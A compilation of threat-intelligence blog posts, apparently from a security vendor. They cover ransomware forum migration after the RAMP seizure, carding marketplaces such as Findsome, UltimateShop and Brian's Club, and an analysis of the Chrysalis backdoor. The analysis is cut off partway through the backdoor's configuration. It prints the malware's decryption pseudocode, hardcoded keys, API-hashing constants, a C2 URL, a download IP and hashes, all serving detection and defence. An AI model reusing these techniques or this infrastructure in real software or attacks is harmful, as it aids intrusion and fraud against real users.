No clear consensus has emerged. However, based on behavioral patterns observed in previous forum seizures and the technical realities involved, pre-seizure database access appears plausible. Even if the database was encrypted, protection at rest does not prevent extraction while a system is actively running.

There are also unverified allegations that Stallman attempted to sell the database for 10 bitcoin, though these claims remain unsubstantiated.

The alleged leak, combined with accusations of selective moderation and inconsistent rule enforcement, fueled speculation that RAMP may have functioned as a honeypot or had been compromised long before its seizure. While there is no public evidence confirming that RAMP was deliberately operated as a law enforcement trap, perception often matters more than proof in underground ecosystems. As such, the honeypot narrative itself accelerates fragmentation and contributes to a shift toward smaller, more tightly controlled ransomware platforms.

With RAMP gone and no official successor announced, forum users quickly began discussing alternatives. Some argued that XSS should reconsider its prohibition on ransomware-related activity. XSS administrators reiterated that ransomware affiliate recruitment remains banned, likely to avoid attracting heightened law enforcement scrutiny. This sparked debate about the forum’s long-term positioning and whether it would maintain its policy stance or adapt to fill the vacuum left by RAMP.

This cycle of centralized growth to sudden disruption and migration toward successor platforms follows a recurring pattern observed after previous underground takedowns. When a dominant forum falls, the immediate effect is fragmentation and suspicion. In the absence of a trusted central marketplace, actors temporarily disperse, debate compromise theories, and test new governance models. Over time, smaller, vetted communities emerge to re-establish trust through higher entry barriers and tighter moderation. 

A prominent precedent is the shutdown of the cybercrime marketplace RaidForums in 2022, which was followed by the rise of BreachForums, a successor platform that inherited much of the user base and continued many of the same discussions and transactions. RAMP’s disruption appears to be following this familiar trajectory, suggesting not an end to coordination, but a restructuring of how and where it occurs.

Enter T1erOne: A potential successor

The vacuum left by RAMP’s disruption coincided with the emergence of T1erOne in early February, a closed forum with a reputation- and payment-based entry model. Membership requires either verified activity on other underground forums or a $450 payment, emphasizing exclusivity and trust vetting (Figure 4). This structure is designed to reduce the risk of infiltration or exposure, a direct response to the alleged leaks from RAMP.

T1erOne-registration.png
Figure 4 - T1erOne registration

The T1erOne model is further consistent with how RAMP itself operated previously. The forum specifically required proof of activity on other major underground forums or payment of a registration fee to help filter out infiltrators and low-trust actors. While this similarity does not prove T1erOne is RAMP’s direct successor, it makes sense structurally as a model that RAMP veterans would try to replicate.

While closed, paid-entry forums are not new, their emergence immediately after a high-profile seizure suggests defensive adaptation. By raising financial and reputational barriers, administrators reduce infiltration risk while signaling seriousness to high-value actors. If historical patterns hold, the next phase will likely involve smaller clusters of trusted actors consolidating around vetted spaces, with recruitment occurring through referrals rather than open posts. This reduces visibility but increases operational cohesion.

While limited information is available about this forum at the time of writing, it clearly advertises a ransomware offering, suggesting an intention to cover the gap that RAMP left in the cybercrime ecosystem (Figure 5). By openly advertising that ransomware is permitted, T1erOne already differentiates itself from forums like XSS or Exploit, which explicitly ban ransomware discussions or operational planning. This signals to operators that T1erOne is a safe space for ransomware-related activity.

T1erOne-ransomware-advertisement.png
Figure 5 - T1erOne ransomware advertisement

Early indicators from underground discussions suggest that ransomware affiliate programs have already been referenced in promotional posts on the forum, implying that affiliates may be evaluating T1erOne as a potential coordination hub. Notably, the ransomware group Qilin appears to have established an early presence on the platform, actively advertising its Ransomware-as-a-Service (RaaS) offering in an effort to attract new affiliates (Figure 6). There are also references to the Cry0 ransomware group engaging on T1erOne. At the time of writing, however, neither group has publicly referenced the forum on their known communication channels, which may indicate that activity remains exploratory or limited to closed recruitment efforts rather than representing a fully endorsed migration.

Qilin-RaaS-advertisement-T1erOne.jpg
Figure 6 - Qilin RaaS advertisement on T1erOne

T1erOne’s branding does more than advertise ransomware; it signals the continuation of an operational niche designed to fill the gap left in the cybercrime market. For defenders, this underscores a critical reality: The takedown of a public ransomware forum rarely ends operations; it alters where and how they occur. Threat actors migrate to smaller, more controlled communities where similar coordination persists, but with reduced transparency and higher barriers to monitoring. In this environment, disruption does not necessarily translate into deterrence. Rather, it drives a restructuring of the ecosystem into tighter, more resilient clusters, preserving operational continuity for threat actors while diminishing visibility for defenders.

Rehub: Migration to an existing open forum

In parallel with the emergence of T1erOne, ransomware activity has also been observed on Rehub, an underground forum that predates RAMP’s takedown (Figure 7). Domain records indicate that the platform has been active since August 2025, suggesting it was not created in direct response to RAMP’s disruption. However, its recent activity indicates that it is absorbing at least part of the displaced ecosystem.

Rehub-feed-screenshot.png
Figure 7 - Screenshot from Rehub’s feed

Unlike T1erOne, Rehub does not operate as a gated or reputation-based community. Registration requires only a username, password, and the answer to a basic security question, making entry significantly less restrictive. This low barrier to access contrasts sharply with T1erOne’s paid or reputation-based vetting model.

Rapid7 researchers independently verified that several ransomware actors are already active on the platform. Notably, LockBit and the Gentlemen have maintained a presence on Rehub since September 2025, well before RAMP’s seizure. DragonForce, meanwhile, joined the forum on the same day RAMP was taken offline (Figure 8). The forum contains multiple posts openly advertising or discussing RaaS offerings (Figure 9).

Dragonforce-profile-rehub.png
Figure 8 - DragonForce’s profile on Rehub

Gentlemens-RaaS-advertisement.png
Figure 9 - Gentlemen’s RaaS advertisement

Rehub’s activity demonstrates that migration following RAMP’s disruption is not limited to newly established, closed communities. Instead, some actors appear to be leveraging pre-existing, lower-barrier platforms to continue coordination and recruitment.

Taken together, T1erOne and Rehub illustrate that post-disruption ecosystems rarely converge immediately around a single successor. Instead, they fragment across parallel coordination spaces before longer-term consolidation emerges.

Conclusion: Fragmentation, not finality

The post-RAMP landscape reinforces a familiar reality: Law enforcement can dismantle infrastructure, but it rarely dismantles the ecosystem behind it. Instead, disruption fractures trust and redistributes coordination across multiple platforms.

What has emerged is not a single successor, but diverging migration paths. Gated forums like T1erOne reflect an attempt to rebuild trust through exclusivity, tighter vetting, and higher-entry barriers. At the same time, platforms like Rehub demonstrate that some ransomware actors are leveraging accessible, pre-existing forums to maintain operational continuity and recruitment momentum. This fragmentation suggests adaptation rather than decline. In the immediate aftermath of disruption, dispersion appears to be the dominant pattern, not consolidation.

For defenders, this shift complicates visibility. Monitoring strategies can no longer focus on a single dominant forum. Instead, security teams must track actor migration patterns across multiple environments, identify early RaaS recruitment signals, and correlate underground developments with intrusion activity. As coordination spreads across both gated and open platforms, contextual and timely intelligence becomes critical.

At Rapid7, we continuously monitor underground ecosystems to detect migration trends, emerging coordination spaces, and shifts in affiliate behavior before they scale into campaigns. By combining deep threat intelligence with frontline incident response insights, we help organizations maintain situational awareness even as ransomware coordination becomes more distributed and less predictable.

RAMP’s takedown represents meaningful disruption, but not deterrence. As the ecosystem restructures across both exclusive and open platforms, defenders must adapt just as quickly to maintain the advantage.

New Report: The Digital Footprints of Many Executives Can Leave Their Companies Seriously Exposed

Senior leaders are visible by design. They speak at events, post on LinkedIn, sit on boards, and sign public filings. That visibility builds brands and drives growth. It also creates risk.

In our latest Rapid7 Labs report, Executives’ Digital Footprints: The Overlooked Corporate Vulnerability, we analyzed data from hundreds of engagements across 2024 and 2025 to understand how exposed today’s executives really are and what that means for the enterprise.

Behind our Executives' Digital Footprints report

The findings are clear: an executive’s online footprint is not just a privacy issue. It is a business risk.

Across industries, we found that surface web data, public records, social media activity, and leaked credentials combine to create a detailed profile that threat actors can weaponize. In many cases, 60% of an individual’s digital risk exposure is retrievable through a simple surface web search. When paired with breached credentials circulating in criminal forums, that information fuels business email compromise, spear phishing, impersonation, and even hybrid cyber-physical threats.

Our research features the Rapid7 Exposure Prevention (REP) Score, a quantitative metric that measures executive exposure across four areas: general exposure, social media, public records, and leaked credentials. The data reveals meaningful differences by industry and geography, with U.S.-based executives generally more exposed than their European counterparts, particularly in public records and credential leaks.

High-profile incidents continue to show how small details can lead to large-scale impact. The takeaway for security leaders is direct: protecting executives requires more than awareness training. It demands continuous monitoring, strong authentication, proactive credential hygiene, and integration between cyber and physical risk programs.

Download the Rapid7 report

Download the full report to see how your organization compares and how to reduce executive exposure before attackers take advantage.

Carding-as-a-Service: The Underground Market of Stolen Cards

Rapid7 software engineer Eliran Alon also contributed to this post.

Introduction

Despite sustained efforts by the global banking and payments industry, credit card fraud continues to affect consumers and organizations on a large scale. Underground “dump shops” play a central role in this activity, selling stolen credit and debit card data to criminals who use it to conduct unauthorized transactions and broader fraud campaigns. Rather than fading under increased scrutiny, this illicit trade has evolved into a structured, service-like economy that mirrors legitimate online marketplaces in both scale and sophistication.

This evolution has given rise to what can be described as carding-as-a-service (CaaS): a resilient underground market that wraps together stolen payment card data, tools, and support into easily accessible offerings. These stolen credit cards are also often bundled with sensitive personal information, substantially elevating the potential damage to both individuals and organizations, and making the financial loss the least harmful consequence.     

While numerous dump shops have been disrupted or shut down over time, several high-profile marketplaces, including Findsome, UltimateShop, and Brian’s Club, continue to shape the market and influence criminal activity. This blog explores these illegal marketplaces and their operations, shedding light on the modern carding economy and highlighting why stronger detection and prevention efforts remain critical.

The carding economy at a glance

Credit card information available on the black market is generally categorized into three types: credit card numbers, dumps, and 'fullz'.

  • Credit card numbers minimally include the data printed on the card: the credit card number itself, cardholder name, expiration date, and the CVV security code. This group may also include the associated billing address and phone number.

  • Dumps consist of the raw data from the magnetic stripe tracks. This information is essential for cloning physical credit cards.

  • Fullz offers a more complete profile of the cardholder, containing additional personal information such as the date of birth or Social Security Number (SSN).

The exact origin of the information available on the different marketplaces is unclear and is being obfuscated by the admins and resellers; however, further investigation across different cybercrime forums revealed the common methods through which cards get leaked.

Phishing

Technological improvements have made phishing campaigns much easier to execute. Today, there are phishing-as-a-service (PhaaS) platforms and fraud-as-a-service (FaaS) modules allowing easy setup for new phishing campaigns, along with the infrastructure, page design, and even the collection of credentials or other stolen information (Figure 1). Phishing pages, tricking customers into providing personal financial information (PFI), are still an efficient source for stolen credit information.

phishing-page-creation-using-phishing-as-a-service-provider.png
Figure 1 - Creation of a phishing page using a phishing-as-a-service provider

Physical Devices

Physical hacking tools, and other devices that could be attached to different payment devices or ATMs, are used to transmit information into the hands of a malicious actor. Different specialized stores offer to sell such devices and ship them, once again allowing even a novice to start stealing credit information for future use. Threat actors attempt to stay as up-to-date as possible, adjusting themselves to industry trends. These include “Shimming,” which focuses on modern EMV chips, instead of old “Skimming” devices, which require scanning the entire card (Figure 2). The hacking tools target not only ATMs, but also additional devices with daily credit card use, including gas pumps and point-of-sale (POS) machines.

carding-as-a-service-skimmers.png
Figure 2 - A store specializing in selling skimmers and other physical attachments

Malware

Since the large-scale Target breach in 2013, which resulted in the compromise of millions of credit card records, threat actors have steadily evolved point-of-sale (POS) malware variants such as BlackPOS and MajikPOS (Figure 3). In parallel, the widespread adoption of information-stealing malware (“infostealers”) has enabled attackers to harvest credit card data from a broad range of systems, typically alongside additional personally identifiable information (PII) and user credentials.

POS-malware-MajikPOS-SaaS-module.png
Figure 3 - Threat actor offering POS malware (MajikPOS) in SaaS module

Cross-Site Scripting (XSS)

Many posts found on different cybercrime forums provide carders with tips about how to exploit web security flaws. In some cases, there are actual examples and guides, including code samples for conducting XSS, i.e., redirecting network traffic into the threat actor’s hands through an injected code (usually JavaScript). Malicious actors inject the “sniffer” in the payment page itself, which later copies the inserted payment information and transfers it to them for future use (Figure 4).

carding-as-a-service-coding-sniffers.png
Figure 4 - A threat actor offering instructions for coding sniffers

Key players in the carding underground

Through ongoing changes within the carding ecosystem and the developments made in fraud detection and prevention, the industry of stolen credit card trading continues to flourish. Banks and credit card companies might be fairly good at monitoring individual transactions, but not at disrupting the broader fraud supply chain. CaaS exploits gaps between payment security, identity security, and organizational visibility, monetizing stolen data upstream before fraud ever reaches issuer models. In addition, fraudsters feed on the ever-lasting weakness of the human factor, acting carelessly with personal information and ignoring security warnings.  

These factors, in conjunction with constant market demand, have kept several carding marketplaces, led by Findsome, UltimateShop, and Brian’s Club, in action for a lengthy period. While the design and branding of these marketplaces differ, their core offerings and functionality are largely similar. As a result, their administrators frequently promote their services across dedicated carding marketplaces and broader cybercrime communities.

The main interface of these marketplaces features a streamlined search function that allows users to filter available listings using several parameters, including Bank Identification Number (BIN), country, and “base” - a collection of card records linked to the same issuing bank, card brand (e.g., Visa or Mastercard), and card type, typically compromised within a similar time frame. Filtering options vary slightly between platforms and may include additional criteria such as price range or the availability of supplemental PII, including SSNs.

Search results generally display the card’s expiration date, issuing bank, cardholder name, and approximate geographic location. Each listing also indicates its price and whether it is eligible for a refund. Refund functionality is a critical feature in the carding ecosystem, as it enables buyers to recover funds for cards that later prove invalid. This capability often serves as a differentiating factor between marketplaces, as user complaints on carding marketplaces frequently center on invalid cards, denied refunds, or the resale of outdated card data.

These carding marketplaces do not disclose the sources of their stolen credit card data and appear to rely primarily on third-party vendors offering previously compromised records. This suggests that they operate as aggregators, reselling data obtained from multiple external suppliers after conducting their own quality assessments. While this model enables platforms to increase both the volume and diversity of their listings, it can also lead to inconsistencies in data quality. Additionally, some resellers appear to offer identical datasets across multiple marketplaces to maximize profits, resulting in overlapping bases between platforms (Figure 5).

UltimateShop-reseller-forum-discussion.png
Figure 5 - Forum discussion about an UltimateShop reseller

All three marketplaces support Bitcoin payments, while Findsome is currently the only platform that accepts additional cryptocurrencies, including Litecoin and Zcash. Minimum deposit requirements are generally low, ranging from $0 on UltimateShop to $20 on Brian’s Club, likely to reduce barriers to entry and attract new users. In parallel, Findsome and UltimateShop offer deposit bonuses, typically between 5% and 12%, to incentivize larger payments and encourage long-term user engagement.

These marketplaces are hosted on the dark web, with mirrored versions accessible via the surface web. To mitigate the risk of takedowns or law enforcement action, administrators frequently rotate their surface-web domains. This practice has likely contributed to the proliferation of fraudulent domains impersonating legitimate marketplaces, such as findsome[.]ink and findsomes[.]ru for Findsome, and ultimateshops[.]to for UltimateShop. These sites are designed to leverage brand recognition to deceive users and steal funds. In response, the marketplaces publish lists of their official domains and warn users about potential scams in an effort to maintain trust and protect their reputations.

Findsome

Findsome is a deep and dark web carding marketplace that has reportedly been active since 2019. The platform, whose administrators are likely of Russian origin, appears to specialize in the sale of stolen CVV, as well as Fullz. Listings are typically priced between $4 and $25 per record, depending on the perceived “quality” of the data.

Under its “Shop” tab, Findsome enables users to browse and filter available credit card listings of interest (Figure 6). Each listing specifies whether a refund is available should the card prove to be invalid, along with a defined “check time.” The check time refers to a limited window following purchase during which the buyer may attempt to verify the card’s validity and request a refund if necessary.

findsome-shop-tab.png
Figure 6 - The “Shop” tab on Findsome

During the designated check-time window, users may attempt to validate the purchased record. The marketplace claims to integrate third-party checker services, such as Luxchecker, which it describes as commonly used across comparable platforms. If the validation process indicates that the card is not valid, a refund is reportedly issued (Figure 7).

findsome-card-validation-outcome.png
Figure 7 - Card validation outcome

Actors associated with the marketplace have been observed seeking “resellers” offering large bases on cybercrime forums (Figure 8). Although Findsome does not explicitly disclose information about its resellers, their aliases appear to be embedded in the naming conventions of the databases. For instance, a database titled “NOV 23 _#(KOJO***) GOOD US JP SE” suggests that it was supplied by a reseller operating under the alias “KOJO***.”

Findsome-post-cardforum-cc.png
Figure 8 - Findsome’s post on cardforum.cc

An analysis of the databases published during the second half of 2025 identified the five most frequent resellers in that period (Table 1). These resellers largely dominated Findsome’s inventory, collectively accounting for more than 50% of its offerings. Overall, 51 resellers were active on the platform during this timeframe, with an average market share of approximately 2% per reseller. This distribution suggests that Findsome relies on a broad network of resellers, likely to diversify its listings and reduce dependence on a small number of dominant suppliers.

Reseller

Records

Share

tian*****

303,818

13%

vygg*******

266,382

11%

mapk**

231,797

10%

atla****

231,757

10%

find*****

217,846

9%

Table 1 - Reseller market share

Despite its prominence, Findsome appears to face competition from smaller, emerging platforms. While it is sometimes described within cybercrime communities as relatively “reliable,” discussions on underground forums reveal dissatisfaction with its pricing model. Some actors have criticized the marketplace for charging high prices for data that is frequently invalid (Figure 9), while others view the $100 account activation fee for new users as a significant barrier to entry.

findsome-mention-carding-forum.png
Figure 9 - Mentions of Findsome on another carding marketplace

UltimateShop 

UltimateShop is a deep and dark web carding marketplace that has been active since at least 2022. Its administrators appear to be of Russian origin and offer mainly CVV and Fullz. The stolen credit cards are priced between $10 and $30 per record, depending on the assessed “quality” of the data.

Under its “Search CCS” tab, UltimateShop allows users to filter and browse available credit card listings (Figure 10). In addition to standard filters such as BIN and issuing bank, the platform enables users to specify a price range, select individual sellers, and limit results to listings for which validation is available. The results section displays key details about the issuing bank and cardholder, as well as the seller’s name, an assessed validity percentage, and refund eligibility. It should be noted that certain BINs and issuing banks are excluded from validation checks on UltimateShop.

Search-CCS-tab-UltimateShop.png
Figure 10 - The “Search CCS” tab on UltimateShop

While purchasing a record, users may initiate a validation check where applicable (Figure 11). UltimateShop does not impose a strict timeframe for this process and does not disclose the checker or validation mechanism used. If the card is deemed invalid (e.g., marked as “Decline”), the user is eligible for a refund.

UltimateShop-card-validation-outcome.png
Figure 11 - Card validation outcome

UltimateShop’s inventory is largely dominated by a small number of resellers, which collectively accounted for 76% of the platform’s largest offerings during the second half of 2025 (Table 2). SuperUSA appears to be the most prominent seller, contributing approximately 35% of all available records. This concentration indicates a higher reliance on a limited set of resellers and comparatively lower diversification than competing marketplaces such as Findsome. In total, 22 primary resellers were identified on UltimateShop, with an average market share of approximately 5% per reseller.

Reseller

Records

Share

superusa

293,931

35%

best

116,464

14%

virgin

82,672

10%

sanji

79,110

9%

freshsniffer

62,760

8%

Table 2 - Reseller market share on UltimateShop

While UltimateShop remains a well-established platform within the carding ecosystem, its reputation is increasingly being challenged by negative user feedback. Complaints frequently cite high prices and a significant proportion of invalid records, issues that may stem from the platform’s reliance on a small number of potentially unreliable sellers (Figure 12).

UltimateShop-discussion-carding-marketplace.png
Figure 12 - Discussion about UltimateShop on another carding marketplace

Brian’s Club

Active since 2014, Brian’s Club is a well-established player within the carding ecosystem that was originally created to “troll” security researcher and reporter Brian Krebs and his work. Like other marketplaces, it offers a wide range of listings, categorized as “CVV2,” “Dumps,” and “Fullz” (Figure 13). Prices typically range from $17 to $49, though higher prices are often observed for records that include PINs, an uncommon feature among carding marketplaces.

Search-Dumps-tab-Brian’s-Club.png
Figure 13 - The “Search Dumps” tab on Brian’s Club

Another key point of differentiation for Brian’s Club is its extensive offering of dumps, suggesting explicit support for credit card cloning. This is further reinforced by the availability of a “Track1 Generator” tool, which facilitates the creation of physical copies of compromised cards. Together, these features represent a relatively unique value proposition within the carding market and indicate that Brian’s Club administrators have deliberately positioned the platform to address specific customer needs and prevailing market dynamics.

General statistics

Note: The data in this section, specifically the numerical figures, comes directly from the marketplaces and, therefore, its precision cannot be independently verified or guaranteed.

Out of the examined marketplaces, Findsome has the largest market size with 57.6%, followed by UltimateShop (26.6%) and Brian’s Club (15.8%)(Figure 14).

Count-of-leaked-credit-cards-by-marketplace-rapid7.jpg
Figure 14 - The market size of the examined marketplaces

The vast majority of leaked credit cards are Visa cards (60.4%), followed by Mastercard (32.3%), American Express (4.3%), and Discover (3%), with this distribution remaining consistent across the three examined marketplaces (Figure 15). These numbers, however, do not reflect the actual market size of each brand, as according to the 2025 Nilson Report, Visa and Mastercard control relatively similar market sizes, with 32% and 24%, respectively, and American Express and Discover are far behind with 6% and 0.9%. In addition, the most popular credit card brand, Union Pay, with 36% of the market, is not even among the top 4 most leaked brands, probably due to its relatively unique target audience (China), which is not typically targeted by carders in these marketplaces.

However, the leaked credit cards' brand distribution more closely resembles their market share in the United States (Visa - 52%, Mastercard - 24%, American Express - 19%, Discover - 5%), which is where most of the victims originate.

Leaked-credit-card-brand-distribution-by-marketplace.png
Figure 15 - Leaked credit card brand distribution by marketplace

Most of the leaked credit cards we observed in H2 2025 belong to US customers, followed by ones from Canada (by a large margin) and the United Kingdom (Figure 16). 

Global-credit-card-leakage-heatmap.png
Figure 16 - Global credit card leakage heatmap

When comparing the top 10 countries list of each of the examined marketplaces (Figures 17, 18, and 19), we can see that UltimateShop’s list is somewhat unusual, with rarely targeted countries, like Peru and Norway, making the Top 10 list while surpassing very populated and highly targeted countries, such as the United Kingdom and France. In this sense, it should be noted that the geographic data sourced from UltimateShop contained numerous inconsistencies. Thus, it may not be a reliable indicator of the actual distribution of victims.

top-ten-countries-leaked-credit-cards-findsome.jpg
Figure 17 - Top 10 countries with leaked credit cards on Findsome

top-ten-countries-leaked-credit-cards-UltimateShop.jpg
Figure 18 - Top 10 countries with leaked credit cards on UltimateShop

top-ten-countries-leaked-credit-cards-Brians-Club.jpg
Figure 19 - Top 10 countries with leaked credit cards on Brian’s Club

When examining the monthly distribution of leaked credit cards (Figure 20), we observe that the largest volume was recorded in November and December, likely due to the shopping season (e.g., Black Friday and Cyber Monday) that occurs around that time.

chart-leaked-credit-cards-by-country-per-month.jpg
Figure 20 - Count of leaked credit cards by country per month

When examining the types of personal information being exposed along with the leaked credit card, we saw that most of the credit cards are also attached with an email address or a phone number (or both), with the highest percentages recorded in UltimateShop (99.4% of the cases), followed by Findsome (87.7%), and Brian’s Club (75.7%). This means that the leakage of a credit card not only poses a risk for financial scams resulting in monetary losses, but also exposes PII, which may lead to identity theft and impersonation attempts.

The future of carding

The carding ecosystem is gradually moving away from large-scale magnetic stripe (“dump”) fraud as EMV adoption makes card cloning harder and less reliable. While shimming and the capture of PINs allow criminals to continue card-present fraud, this approach is riskier, more expensive, and usually limited to specific regions or devices. As a result, EMV-based fraud is unlikely to fully replace the dump economy at scale. Instead, it is expected to support smaller, localized operations rather than the global, highly automated carding marketplaces that dominated in the past.

At the same time, carding marketplaces are increasingly focused on selling richer data sets that include personal and contact information (“Fullz”), not just card details. This shift enables a wider range of fraud, including account takeover, wallet abuse, phishing, and identity-based scams, which are less dependent on the underlying payment technology. Rather than disappearing, carding-as-a-service is evolving into a broader identity-driven ecosystem, where marketplaces supply raw data, and buyers use automation and AI to decide how and where to exploit it.

What organizations should do

The continued growth of carding marketplaces highlights how credit card theft has evolved into a resilient, service-based criminal economy that is difficult to disrupt through takedowns alone. In addition, as stolen cards are increasingly bundled with credentials and personal data, the potential damage inflicted by the CaaS economy has ceased to be purely financial. The impact extends beyond isolated fraud events to long-term identity abuse and account compromise affecting both organizations and consumers.

To cope with the growing threat of stolen credit cards and leaked credentials, organizations should adopt a defense-in-depth approach that combines prevention, detection, and rapid response. This includes strengthening protections against common compromise vectors such as phishing, malware, and web application vulnerabilities by enforcing multi-factor authentication, regularly patching systems, hardening payment pages against client-side attacks, and conducting ongoing security awareness training. At the same time, organizations should invest in continuous monitoring capabilities to detect early signs of exposure, including visibility into dark web and underground marketplaces where stolen card data and credentials are traded. 

By proactively identifying leaked assets, correlating them to their own environments (for example, through BIN monitoring), and responding quickly through card reissuance, credential resets, and fraud monitoring, organizations can significantly reduce both financial losses and downstream risks such as identity theft and account takeover.

Rapid7 customers

There are multiple detections in place for Threat Command and MDRP customers to identify and alert on the threat actor behaviors described in this blog. Specifically, Threat Command monitors dark web activity, including exposed credit card details that are being sold on carding marketplaces. Relevant incidents are flagged based on the customer’s assets, specifically their BIN. When a listing containing these assets is identified, a “Credit Cards For Sale” alert is issued (Figure 21). In addition to notifying customers, these alerts enable them to quickly and securely acquire the detected bot through the “Ask an Analyst” service.

carding-marketplace-example-alert.png
Figure 21 - Example of an alert about a credit card offered for sale on a carding marketplace

The Chrysalis Backdoor: A Deep Dive into Lotus Blossom’s toolkit

Rapid7 Labs, together with the Rapid7 MDR team, has uncovered a sophisticated campaign attributed to the Chinese APT group Lotus Blossom. Active since 2009, the group is known for its targeted espionage campaigns primarily impacting organizations across Southeast Asia and more recently Central America, focusing on government, telecom, aviation, critical infrastructure, and media sectors.

Our investigation identified a security incident stemming from a sophisticated compromise of the infrastructure hosting Notepad++, which was subsequently used to deliver a previously undocumented custom backdoor, which we have dubbed Chrysalis.

lotus-blossom-telemetry.jpg
Figure 1: Telemetry on the custom backdoor samples

Beyond the discovery of the new implant, forensic evidence led us to uncover several custom loaders in the wild. One sample, “ConsoleApplication2.exe”, stands out for its use of Microsoft Warbird, a complex code protection framework, to hide shellcode execution. This blog provides a deep technical analysis of Chrysalis, the Warbird loader, and the broader tactic of mixing straightforward loaders with obscure, undocumented system calls.

Initial access vector: Notepad++ and update.exe

Forensic analysis conducted by the MDR team suggests that the initial access vector aligns with publicly disclosed abuse of the Notepad++ distribution infrastructure. While reporting references both plugin replacement and updater-related mechanisms, no definitive artifacts were identified to confirm exploitation of either. The only confirmed behavior is that execution of “notepad++.exe” and subsequently “GUP.exe” preceded the execution of a suspicious process “update.exe” which was downloaded from 95.179.213.0.

Analysis of update.exe

lotus-blossom-execution-diagram-of-update-exe.png
Figure 2: Execution diagram of update.exe

Analysis of “update.exe” shows the file is actually an NSIS installer, a tool commonly used by Chinese APT to deliver initial payload.

The following are the extracted NSIS installer files:

[NSIS].nsi

  • Description: NSIS Installation script
  • SHA-256: 8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

  • Description: renamed Bitdefender Submission Wizard used for DLL sideloading

  • SHA-256: 2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

  • Description: Encrypted shellcode
  • SHA-256: 77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

  • Description: Malicious DLL sideloaded by BluetoothService.exe
  • SHA-256: 3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

Installation script is instructed to create a new directory “Bluetooth” in “%AppData%” folder, copy the remaining files there, change the attribute of the directory to HIDDEN and execute BluetoothService.exe.

DLL sideloading

Shortly after the execution of BluetoothService.exe, which is actually a renamed legitimate Bitdefender Submission Wizard abused for DLL sideloading, a malicious log.dll was placed alongside the executable, causing it to be loaded instead of the legitimate library. Two exported functions from log.dll are called by Bitdefender Submission Wizard: LogInit and LogWrite.

LogInit and LogWrite - Shellcode load, decrypt, execute

LogInit loads BluetoothService into the memory of the running process.

LogWrite has a more sophisticated goal – to decrypt and execute the shellcode.

The decryption routine implements a custom runtime decryption mechanism used to unpack encrypted data in memory. It derives key material from previously calculated hash value and applies a stream‑cipher–like algorithm rather than standard cryptographic APIs. At a high level, the decryption routine relies on a linear congruential generator, with the standard constants 0x19660D and 0x3C6EF35F, combined with several basic data transformation steps to recover the plaintext payload.

Once decrypted, the payload replaces the original buffer and all temporary memory is released. Execution is then transferred to this newly decrypted stage, which is treated as executable code and invoked with a predefined set of arguments, including runtime context and resolved API information.

lotus-blossom-LogWrite-internals.png
Figure 3: LogWrite internals

IAT resolution

Log.dll implements an API hashing subroutine to resolve required APIs during execution, reducing the likelihood of detection by antivirus and other security solutions.

API hashing subroutine

The hashing algorithm will hash export names using FNV‑1a (fnv-1a hash 0x811C9DC5, fnv-1a prime 0x1000193 observed), then apply a MurmurHash‑style avalanche finalizer (murmur constant 0x85EBCA6B observed), and compare the result to a salted target hash.

Analysis of the Chrysalis backdoor

The shellcode, once decrypted by log.dll, is a custom, feature-rich backdoor we've named “Chrysalis”. Its wide array of capabilities indicates it is a sophisticated and permanent tool, not a simple throwaway utility. It uses legitimate binaries to sideload a crafted DLL with a generic name, which makes simple filename-based detection unreliable. It relies on custom API hashing in both the loader and the main module, each with its own resolution logic. This is paired with layered obfuscation and a fairly structured approach to C2 communication. Overall, the sample looks like something that has been actively developed over time, and we’ll be keeping an eye on this family and any future variants that show up.

Decryption of the main module

Once the execution is passed to decrypted shellcode from log.dll, malware starts with decryption of the main module via a simple combination of XOR, addition and subtraction operations, with a hardcoded key gQ2JR&9;. See below the pseudocode of decryption routine:

char XORKey[8] = "gQ2JR&9;";
DWORD counter = 0;
DWORD pos = BufferPosition;

while (counter < size) {
    BYTE k = XORKey[counter & 7];
    BYTE x = encrypted[pos];

    x = x + k;
    x = x ^ k;
    x = x - k;

    decrypted[pos] = x;

    pos++;
    counter++;
}

XOR operation is performed 5 times in total, suggesting a section layout similar to PE format. Following the decryption, malware will proceed to yet another dynamic IAT resolution using LoadLibraryA to acquire a handle to Kernel32.dll and GetProcAddress. Once exports are resolved, the jump is taken to the main module.

Main module

The decrypted module is a reflective PE-like module that executes the MSVC CRT initialization sequence before transferring control to the program’s main entry point. Once in the Main function, the malware will dynamically load DLLs in the following order: oleaut32.dll, advapi32.dllshlwapi.dll, user32.dll, wininet.dll, ole32.dll and shell32.dll.

Names of targeted DLLs are constructed on the run, using two separate subroutines. These two subroutines implement a custom, position-dependent character obfuscation scheme. Each character is transformed using a combination of bit rotations, conditional XOR operations, and index-based arithmetic, ensuring that identical characters encrypt differently depending on their position. The second routine reverses this process at runtime, reconstructing the original plaintext string just before it is used. The purpose of these two functions is not only to conceal strings, but also to intentionally complicate static analysis and hinder signature-based detection.

After the DLL name is reconstructed, the Main module implements another, more sophisticated API hashing routine.

API hashing subroutine

lotus-blossom-API-hashing-diagram.jpg
Figure 4: API hashing diagram

The first difference between this and the API hashing routine used by the loader is that this subroutine accepts only a single argument: the hash of the target API. To obtain the DLL handle, the malware walks the PEB to reach the InMemoryOrderModuleList, then parses each module’s export table, skipping the main executable, until it resolves the desired API. Instead of relying on common hashing algorithms, the routine employs multi-stage arithmetic mixing with constants of MurmurHash-style finalization. API names are processed in 4-byte blocks using multiple rotation and multiplication steps, followed by a final diffusion phase before comparison with the supplied hash. This design significantly complicates static recovery of resolved APIs and reduces the effectiveness of traditional signature-based detection. As a fallback, the resolver supports direct resolution via GetProcAddress if the target hash is not found through the hashing method. The pointer to GetProcAddress is obtained earlier during the “main module preparation” stage.

lotus-blossom-API-hashing-internals.png
Figure 5: API hashing internals

Config decryption

The next step in the malware’s execution is to decrypt the configuration. Encrypted configuration is stored in the BluetoothService file at offset 0x30808 with the size of 0x980. Algorithm for the decryption is RC4 with the key qwhvb^435h&*7. This revealed the following information:

  • Command and Control (C2) urlhttps://api.skycloudcenter.com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
  • Name of the moduleBluetoothService
  • User agentMozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4044.92 Safari/537.36

